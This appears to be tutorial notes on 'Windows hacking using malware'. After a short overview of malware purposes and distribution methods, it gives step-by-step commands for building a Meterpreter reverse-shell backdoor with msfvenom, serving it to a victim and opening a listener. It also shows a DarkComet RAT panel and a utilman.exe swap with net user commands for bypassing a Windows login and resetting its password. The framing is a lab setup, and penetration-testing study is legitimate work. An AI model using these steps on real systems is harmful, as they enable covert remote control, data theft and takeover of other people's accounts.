Windows Hacking Using Malware

Malware: Unveiling the Threat

Definition:

- **Mal:** Derived from "malicious"
- **Ware:** Refers to software (a piece of code)

Malware Overview:

- Malware encompasses various software designed with malicious intent.
- Its goals include harming systems, stealing sensitive data, or disrupting normal operations.

Key Points:

1. **Purpose of Malware:**
    - **Stealing Sensitive Data**
    - **Password Theft**
    - **Acquiring Banking Information**
    - **Revenge Attacks**
    - **Spying on Users**
    - **System/Application Corruption**
    - **Misuse of System Resources (RAM, CPU, Storage)**
    - **Monitoring User Keystrokes**
    - **Encrypting Sensitive Data**
    - **Deleting Sensitive Data**
    - **Hijacking Computers**

Common Techniques for Web-Based Malware Distribution:

Cyber attackers use various techniques to distribute malware on the web, often exploiting vulnerabilities, human behavior, and trust. Here are some common techniques they employ

1. **Drive-By Downloads:**
    - Exploit browser vulnerabilities to install malware without user consent.
2. **Phishing Attacks:**
    - Deceptive emails or websites trick users into downloading malware.
3. **Malicious Email Attachments:**
    - Emails with infected attachments execute malware upon opening.
4. **Infected Websites and Ads:**
    - Compromise websites or inject code into ads to deliver malware.
5. **Social Engineering:**
    - Manipulate users into downloading or executing malware through

Hacking into Windows System Using metasploite

STEP 1:- Fire up your kali Linux and Windows 7 systems as Two Virtual Machines.

STEP 2:- First of all check your IP of kali machine for further use.

STEP 3:- In the terminal window of kali linux type **"msfconsole"** then wait for it to open, in the mean time open another terminal window to create a payload using "msfvenom".

MSFCONSOLE – It's a centralized console which gives you access with Multiple attacking vectors, exploits, and auxiliaries to exploit a machine in various ways.

MSFVENOM – A tool used to create payload of **backdoor**, it is already a part of **Metasploit framework** used to to create and exploit tools in various ways and techniques.

STEP 4:- In **msfvenom** window type the command as below.

"**msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=4444 -f exe > /root/Desktop/victim.exe**"

STEP 5:- Now in **msfcosole** tab use this commands to make a listener for the connection. (we can use net cat also)

use exploit/multi/handler – This is a wild card listener used to listen for active connection from the victim. **set payload windows/meterpreter/reverse_tcp** – This a payload is same as that we used in msfvenom for backdoor. It is a stager payload(You don't need to be an active listener in msfconsole when victim runs the **payload-backdoor**. **show options** – This command will help you to make sure of the requirements for a connection.

set LHOST 192.168.0.107 (KALI IP ADDRESS) **set LPORT 4444** (kali port number in which we need to make the connection) then type **RUN** or **EXPLOIT**.

WE ARE NOW LISTENING FOR THE CONNECTIONS ON PORT 4444

STEP 6:- Now we are going to send the payload to victim's machine by using default **apache server** in **kali Linux.** [In real time task we need to do port forwarding in routers along with Public IP]. Since My both machines are in same network I will be hosting a local server to share the file from kali to windows.

STEP 7:- First copy the payload file from Desktop to this location /var/www/html

Then now we can start our apache server using this command **service apache2 start**

STEP 8:- Now switch to Windows 7 Machine then type your **kali IP** in the browser then download it and run it.


STEP 9: Now Switch to Kali to see whether the Meterpreter session is opened or not with the reverse connection from the victim machine.

We got the Reverse Connection successfully

STEP 10:- POST EXPLOITATION using **METERPRETER** commands like

sysinfo, **pwd, id, cd, Upload, Download.**

Using Different Types of Rats



hSock	ID	IP Wan/[Lan] : Port	Computer Name/UserName	OS	A	C	Ping	Idle	Active Caption	O
944	Hacked	127.0.0.1 / [192.168.25.4] : 1604	FB-PC / Fabinhoff	Windows Seven ...	x	x	110Ms	0s	DarkComet-RAT v2.0 - User(s) : 0	x

Action	Time/D
Join	01:21:


CPU Color : 🟥 clRed


CPU Color : 🟩 clTeal

Status : listening... N° Open Port(s) : 1

DarkComet-RAT by DarkCoderSc

Windows base operating system cracking password





Advanced options

System Restore
Use a restore point recorded on your PC to restore Windows

System Image Recovery
Recover Windows using a specific system image file

Start-up Repair
Fix problems that keep Windows from loading

Command Prompt
Use the Command Prompt for advanced troubleshooting

command prompt windows 10

Hold shift key and press restart this will open advance option for windows

Navigate to troubleshoot advance option their u can see command prompt

Open Command Prompt with administrative privileges.

```
cd /d D:\Windows\System32
```

If you encounter a "The system cannot find the path specified" error, replace 'D' with the next letter in the alphabet.

1. Execute the following commands:

```
ren utilman.exe utilmanOLD.exe copy cmd.exe utilman.exe exit
```

1. Reboot your computer.
2. At the login screen, click the "Ease of Access" icon (bottom-left in Windows 8, 7, or Vista; bottom-right in Windows 10) to open a command prompt window.
3. Retrieve the list of users:
4. `net user`
5. Change the password using:

```
net user <account_name> <new_password>
```

Replace `<account_name>` with the target user's account name and `<new_password>` with the desired new password.